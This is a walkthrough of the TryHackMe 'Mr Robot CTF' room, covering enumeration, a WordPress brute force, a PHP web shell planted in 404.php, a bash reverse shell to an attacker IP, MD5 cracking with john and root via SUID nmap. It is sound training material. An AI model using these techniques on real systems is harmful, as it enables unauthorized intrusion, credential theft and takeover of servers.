Mr Robot CTF - TryHackMe Writeup
Mr Robot CTF - TryHackMe Writeup
##TryHackMe Room - Mr Robot CTF
Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?
##Enumeration
###Nmap Scan
Starting with a comprehensive nmap scan to identify open ports and services:
nmap -p- -vv <TARGET_IP> -sVResults:
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     syn-ack ttl 64 Apache httpd
443/tcp open  ssl/http syn-ack ttl 64 Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We have SSH, HTTP, and HTTPS services running. Let's explore the web application on port 80.
###Web Application Discovery

On visiting the web application, we see a terminal-kind of startup sequence and then we are provided with a few commands to run. I tried executing a few but none were of much use.
preparefsociety
inform
question
wakeup
join

When trying the join command, I am asked for an email. After submitting a random value and examining the request in Burp Suite, I found an interesting URL in the response message:
<script src="http://<TARGET_IP>/wp-content/themes/twentyfifteen/js/html5.js"></script>So, we have a WordPress application! Let's scan it with wpscan.
###WordPress Enumeration
Let's initiate a wpscan to enumerate plugins and gather information:
wpscan --url http://<TARGET_IP> --enumerate pResults:
[+] URL: http://<TARGET_IP>/ [<TARGET_IP>]
[+] Started: Fri Jan 16 22:06:45 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://<TARGET_IP>/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://<TARGET_IP>/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 | Confirmed By: Meta Generator (Passive Detection)

[+] WordPress theme in use: twentyfifteen
 | Location: http://<TARGET_IP>/wp-content/themes/twentyfifteen/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | [!] The version is out of date, the latest version is 4.1
###robots.txt Discovery
First things first, we have a robots.txt file. Let's visit it:
User-agent: *
fsocity.dic
key-1-of-3.txt

Opening key-1-of-3.txt reveals the first answer to the room.
And, fsocity.dic is a wordlist which might be useful for bruteforcing later. Let's save it for future use.
##Initial Access
###Username Enumeration
We notice that we have direct access to /xmlrpc.php, and that we can bruteforce with the given dictionary. But, we also need usernames. At the start, we saw a login panel where we could see:
mrrobot login
username: root
So, we have 2 potential usernames - root & mrrobot.
However, I discovered a username enumeration vulnerability in the given WordPress version. Let's search for exploits:
searchsploit "WordPress 4.3.1"Results:
WordPress Core < 4.7.1 - Username enumeration | php/webapps/41497.php
WordPress Core < 4.7.4 - Unauthorized Password Reset | linux/webapps/41963.txt

So, I visited http://<TARGET_IP>/wp-login.php and tried these usernames with random passwords.
Invalid username error:
<strong>ERROR</strong>: Invalid username. <a href="http://<TARGET_IP>/wp-login.php?action=lostpassword">Lost your password?</a>
Now, trying names from the wordlist we discovered, I found a username Elliot on trying which the error message differed.
Valid username error:
<strong>ERROR</strong>: The password you entered for the username <strong>Elliot</strong> is incorrect. <a href="http://<TARGET_IP>/wp-login.php?action=lostpassword">Lost your password?</a>
This confirmed my suspicion. Now, we have the username.
###Password Cracking
Also, I sorted and cut out repetitive passwords from the wordlist using:
sort fsocity.dic | uniq > fsocity_clean.txtNow, running a bruteforce with Elliot as the username and the non-redundant wordlist:
wpscan --url http://<TARGET_IP> \
       --usernames Elliot \
       --passwords fsocity_clean.txt
Results:
[+] URL: http://<TARGET_IP>/ [<TARGET_IP>]
[+] Started: Fri Jan 16 22:54:35 2026

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / <REDACTED>
All Found

[!] Valid Combinations Found:
 | Username: Elliot, Password: <REDACTED>
Got it! We now have valid credentials. Let's login to the wp-login page and we are in!
###WordPress Admin Access
Looked up posts, gallery but no clues. Until I reached the Users tab.

Users Found:
elliot	    Elliot	 Alderson	elliot@mrrobot.com	Administrator
mich05654   krista       Gordon	        kgordon@therapist.com	Subscriber
When opening up Krista's profile we see an interesting hint:

Another key?
This means that we are on the right path.
###Remote Code Execution

Next, as we know that we can now edit files in the Appearance > Editor section. Let's try to modify the 404.php file, and see if we are able to execute commands.
Replacing the file contents with:

<?php system($_GET['cmd']); ?>Now, after hitting the endpoint with a cmd flag, we should see some response.
http://<TARGET_IP>/wp-content/themes/twentyfifteen/404.php?cmd=id

uid=1(daemon) gid=1(daemon) groups=1(daemon)
We have it! Now, let's improve our PHP script to get a reverse shell.
###Reverse Shell
Start a listener locally with:
nc -lvnp 1234And update the 404.php file with:
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/<YOUR_IP>/1234 0>&1'"); ?>Now, let's visit the endpoint <TARGET_IP>/wp-content/themes/twentyfifteen/404.php and that gives us the reverse shell.
Reverse Shell Obtained:
┌──(kali㉿kali)-[~/CTF/THM]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [<YOUR_IP>] from (UNKNOWN) [<TARGET_IP>] 44190
bash: cannot set terminal process group (3172): Inappropriate ioctl for device
bash: no job control in this shell
</wordpress/htdocs/wp-content/themes/twentyfifteen$

Let's stabilise shell with:
python -c 'import pty; pty.spawn("/bin/bash")'
##User Flag
###Finding Key 2
Next, let's hunt for keys:
daemon@ip-<TARGET_IP>:/$ cd /home
daemon@ip-<TARGET_IP>:/home$ ls
robot  ubuntu
daemon@ip-<TARGET_IP>:/home$ cd robot
daemon@ip-<TARGET_IP>:/home/robot$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 4 root  root  4096 Jun  2  2025 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@ip-<TARGET_IP>:/home/robot$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-<TARGET_IP>:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:<REDACTED>
Ok, so we are not allowed to directly read the file but we have an MD5 hash which is probably the password to the user robot. Let's crack it with the same wordlist we found earlier using john the ripper.
john hash.txt --wordlist=fsocity_clean.txt --format=Raw-MD5Results:
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2026-01-16 23:20) 0g/s 1145Kp/s 1145Kc/s 1145KC/s wgRestrictionCreate..Zzydrax
Session completed.
The original wordlist didn't crack it, so let's try rockyou.txt:
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5Results:
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
<REDACTED> (robot)
1g 0:00:00:00 DONE (2026-01-16 23:21) 50.00g/s 2035Kp/s 2035Kc/s 2035KC/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
Great! We have the password. Let's SSH login using username robot and the cracked password.
ssh robot@<TARGET_IP>SSH Login Successful:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Last login: Fri Nov 13 23:50:42 2015
$ ls
key-2-of-3.txt  password.raw-md5
$ cat key-2-of-3.txt
<REDACTED>
Perfect! We have successfully retrieved key 2 of 3.
Now, stabilise shell again:
python3 -c 'import pty; pty.spawn("/bin/bash")'##Privilege Escalation
###SUID Binary Analysis
Next is privesc. Let's look for Sudo misconfigs:
robot@ip-<TARGET_IP>:~$ sudo -l
[sudo] password for robot:
Sorry, user robot may not run sudo on ip-<TARGET_IP>.
None! Ok, SUID binaries are next:
find / -perm -u=s -type f 2>/dev/nullResults:
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
Interesting find! We have /usr/local/bin/nmap listed as a SUID binary. Which we can exploit here!
Read more - https://gtfobins.github.io/gtfobins/nmap/
robot@ip-<TARGET_IP>:/opt/bitnami/stats$ ls -l /usr/local/bin/nmap
-rwsr-xr-x 1 root root 17272 Jun  2  2025 /usr/local/bin/nmap
robot@ip-<TARGET_IP>:/opt/bitnami/stats$ /usr/local/bin/nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
root@ip-<TARGET_IP>:/opt/bitnami/stats# whoami
root
root@ip-<TARGET_IP>:/opt/bitnami/stats# cd /root
root@ip-<TARGET_IP>:/root# ls
firstboot_done  key-3-of-3.txt
root@ip-<TARGET_IP>:/root# cat key-3-of-3.txt
<REDACTED>
##Root Flag
We successfully escalated privileges using the SUID nmap binary and retrieved the root flag!
##References
##Answers
###Task 1 - Mr Robot CTF
Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?
- >
What is key 1?
Ans.
<REDACTED> - >
What is key 2?
Ans.
<REDACTED> - >
What is key 3?
Ans.
<REDACTED>